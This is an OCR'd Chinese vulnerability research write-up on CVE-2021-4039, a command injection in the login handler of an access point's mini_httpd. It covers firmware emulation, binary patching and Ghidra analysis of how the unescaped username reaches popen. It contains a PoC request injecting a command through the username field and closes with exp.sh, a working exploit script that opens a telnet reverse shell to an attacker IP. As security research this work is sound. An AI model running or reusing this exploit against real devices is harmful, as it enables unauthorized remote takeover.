



这里IDA的patch有些问题，我们使用010Editor。

在IDA中找到该汇编语句的内存地址，然后在010Editor中搜索，将144的机器码改成104即可。

了解mips机器码参考：[【CO101】计算机组成原理笔记2 —— MIPS指令转机器码_mips寄存器5位机器码-CSDN博客]








FirmAE先退出shell，使用FirmAE -d选项中的5可以将patch好的mini_httpd文件传入，目的地在/firmadyne/

覆盖原文件后shell执行

```
/usr/sbin/mini_httpd -C /tmp/mini_httpd.conf
/usr/sbin/mini_httpd -C /tmp/mini_httpd_ssl.conf
```

访问web界面，输入admin正常进入




这里的FirmAE的cgi指向有问题，所以有的内容会显示不全

/usr/www/cgi-bin/ 文件夹：

```
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 about -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 APBasicConfig -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 APChannels -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 APRadioConfig -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 APStatistics -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 APStatus -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 association_list -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 AthSelect -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 AthTitle -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 backup_restore -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 certificates -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 channel_usage -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 channel_usage_waiting -> /dev/nul
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 chgpw -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 config.cfg -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 configuration -> /dev/null
-rwxrwxr-x 1 iot iot   183 10月  12  2016 create_ln.sh*
drwxrwxr-x 2 iot iot  4096 11月  25  2016 css/
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 dashboard -> /dev/null
-rwxrwxr-x 1 iot iot     0 10月  12  2016 .dummy*
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 firmware_upgrade -> /dev/null
lrwxrwxrwx 1 iot iot     9  7月  29 17:52 floor -> /dev/null
```

create_ln.sh内容----遍历当前文件夹内容并将其指向cgiMain

```
#!/bin/sh

for name in `ls ../*.html`; do
    fname=`basename $name .html`
    if ! [ -L $fname ]; then
        ln -s /sbin/cgiMain $fname
    fi
done

ln -s /sbin/cgiMain config.cfg
```


在FirmAE中未自动运行该脚本，所以要在shell里手动启动该脚本。

## 漏洞分析

### CVE-2021-4039

poc

```
POST /login/login.html HTTP/1.1

Host: 192.168.0.1:8080

Content-Length: 64

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: http://192.168.0.1:8080

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.0.1:8080/login/login.html

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Cookie: cod=; csd=5

Connection: close



myname=`echo%20aaa%20%3e%20/tmp/aaa`&mypasswd=admin&Submit=Login
```




这是一个登录界面抓到的包，猜测登录由mini_httpd优先处理而不是cgiMain，所以先分析mini_httpd二进制文件

进入ghidra伪代码查询字符串myname

找到一个在main中的函数void FUN_handle_request(void)，他的基本作用就是处理请求。

代码很长，要看明白传参过程就要有耐心读下去。

```
void FUN_handle_request(void)
...........
      检查路径是否以 / 开头，如果不是，则返回 "Bad Request" 错误。
      if (*DAT_00423270 != '/') {
        FUN_0040340c(400,"Bad Request",&DAT_00409cb4,"Bad filename.");
      }
      pcVar4 = DAT_00423270;
      pcVar13 = DAT_00423270 + 1;
      DAT_00423274 = pcVar13;
      //对传入的字符串进行了过滤 ，过滤了//   ./    /./    ../    /../
      while (pcVar8 = strstr(pcVar13,"//"), pcVar8 != (char *)0x0) {
        for (pcVar9 = pcVar8 + 2; *pcVar9 == '/'; pcVar9 = pcVar9 + 1) {
        }
        strcpy(pcVar8 + 1,pcVar9);
      }
      while (iVar2 = strncmp(pcVar13,"./",2), iVar2 == 0) {
        strcpy(pcVar13,pcVar4 + 3);
      }
      while (pcVar8 = strstr(pcVar13,"/./"), pcVar8 != (char *)0x0) {
        strcpy(pcVar8,pcVar8 + 2);
      }
      do {
        iVar2 = strncmp(pcVar13,"../",3);
        pcVar8 = pcVar13;
        pcVar9 = pcVar4;
        if (iVar2 != 0) {
          pcVar9 = strstr(pcVar13,"/../");
          pcVar12 = pcVar9;
          if (pcVar9 == (char *)0x0) goto LAB_00406604;
          do {
            pcVar8 = pcVar12;
            pcVar12 = pcVar8 + -1;
            if (pcVar12 < pcVar13) break;
          } while (*pcVar12 != '/');
        }
        strcpy(pcVar8,pcVar9 + 4);
      } while( true );
    }

    memset(acStack_52a4,0,0x46);
    memset(local_525c,0,0x46);
    memset(acStack_504c,0,0x100);
    memset(auStack_530c,0,0x32);
    memset(local_5114,0,200);
    memset(acStack_4f4c,0,0x100);
    memset(local_52d8,0,0x32);
    local_5340[0] = 0;


    //通过命令行读取 HTTPS 证书标志。
```

```
    strcpy(acStack_4f4c,"cfg -v HTTPS_CERT_FLAG");
    pFVar7 = popen(acStack_4f4c,"r");
    if ((pFVar7 != (FILE *)0x0) && (fgets(local_52d8,0x32,pFVar7), local_52d8[0]
!= '\0')) {
      strncpy((char *)local_5340,local_52d8,1);
    }

    //解析用户名和密码:
    pcVar4 = strstr(DAT_004232bc,"myname=");
    if (pcVar4 != (char *)0x0) {
      sVar5 = strcspn(pcVar4 + 7," &");
      strncpy(acStack_52a4,pcVar4 + 7,sVar5);
      //FUN_bianli是循环读取字符的函数
      FUN_bianli(acStack_52a4,acStack_52a4);
    }
    pcVar4 = strstr(DAT_004232bc,"mypasswd=");
    if (pcVar4 != (char *)0x0) {
      sVar5 = strcspn(pcVar4 + 9," &");
      strncpy(local_525c,pcVar4 + 9,sVar5);
      FUN_bianli(local_525c,local_525c);
    }
    pcVar4 = local_5114;
    pcVar13 = local_525c;
    //对密码中特殊字符进行过滤和转义，确保安全性:
    while (cVar1 = *pcVar13, cVar1 != '\0') {
      if (cVar1 == '*') {
        pcVar8 = "\\*";
        goto LAB_00405f6c;
      }
      if (cVar1 < '+') {
        pcVar8 = "\\&";
        if (cVar1 == '&') goto LAB_00405f6c;
        if (cVar1 < '\'') {
          if (cVar1 == '#') {
            pcVar8 = "\\#";
          }
          else if (cVar1 == '$') {
            pcVar8 = "\\$";
          }
          else {
            if (cVar1 != '\"') {
              *pcVar4 = cVar1;
              goto LAB_00406068;
            }
            pcVar8 = "\\\"";
          }
          goto LAB_00405f6c;
        }
        pcVar8 = "\\(";
        if (cVar1 == '(') goto LAB_00405f6c;
        if (cVar1 < ')') {
          pcVar8 = "\\\'";
          goto LAB_00405f6c;
        }
        strcpy(pcVar4,"\\)");
LAB_00405f78:
```

```
        pcVar4 = pcVar4 + 2;
        pcVar13 = pcVar13 + 1;
      }
      else {
        if (cVar1 == '\\') {
          pcVar8 = "\\\\";
LAB_00405f6c:
          strcpy(pcVar4,pcVar8);
          goto LAB_00405f78;
        }
        if ('\\' < cVar1) {
          if (cVar1 == '|') {
            pcVar8 = "\\|";
          }
          else if (cVar1 == '~') {
            pcVar8 = "\\~";
          }
          else {
            if (cVar1 != '`') {
              *pcVar4 = cVar1;
              goto LAB_00406068;
            }
            pcVar8 = "\\`";
          }
          goto LAB_00405f6c;
        }
        if (cVar1 == '<') {
          pcVar8 = "\\<";
          goto LAB_00405f6c;
        }
        if (cVar1 == '>') {
          pcVar8 = "\\>";
          goto LAB_00405f6c;
        }
        if (cVar1 == ';') {
          pcVar8 = "\\;";
          goto LAB_00405f6c;
        }
        *pcVar4 = cVar1;
LAB_00406068:
        pcVar4 = pcVar4 + 1;
        pcVar13 = pcVar13 + 1;
      }
    }
    *pcVar4 = '\0';
```


//调用认证命令

这里对要执行的系统命令进行了拼接，并将命令的输出流连接到 pFVar7 所指向的文件流（FILE对象），通过 popen 函数执行该命令

```
sprintf(acStack_504c,"chkpwd %s %s",acStack_52a4,local_5114);
```

```
    pFVar7 = popen(acStack_504c,"r");









    //认证结果处理:
    if (pFVar7 == (FILE *)0x0) goto LAB_00406414;
    fgets((char *)auStack_530c,0x32,pFVar7);
    iVar2 = strncmp((char *)auStack_530c,"Access granted",0xe);
    if (iVar2 == 0) {
      system("log_maintain \"web login failure\"");
      goto LAB_00406414;
    }
    system("log_maintain \"web login successful\"");
.........
```

所以这里的命令执行就是类似于执行下方命令进行了反引号绕过，导致了命令执行。




调用链：web---->mini_httpd----->chkpwd---->命令执行

并未调用cgiMain。

telnet 反向shell

第一个终端输入命令，第二个终端回显


exp.sh

```
#!/bin/bash
vul_ip="$1"
attack_ip="$2"
echo $vul_ip
echo $attack_ip
curl -i -s -k -X $'POST' \
    -H $'Host: '$vul_ip'' -H $'Content-Length: 113' -H $'Cache-Control: max-age=0' -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://'$vul_ip'' -H $'Content-Type: application/x-www-form-urlencoded' -H $'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36 Edg/127.0.0.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H $'Referer: http://'$vul_ip'/login/login.html' -H $'Accept-Encoding: gzip, deflate, br' -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close' \
    -b $'cod=1; csd=5' \
    --data-binary $'myname=`telnet%20'$attack_ip'%206666%20|%20/bin/ash%20|%20telnet%20'$attack_ip'%205555`&mypasswd=admin&Submit=Login' \
    $'http://'$vul_ip'/login/login.html'
```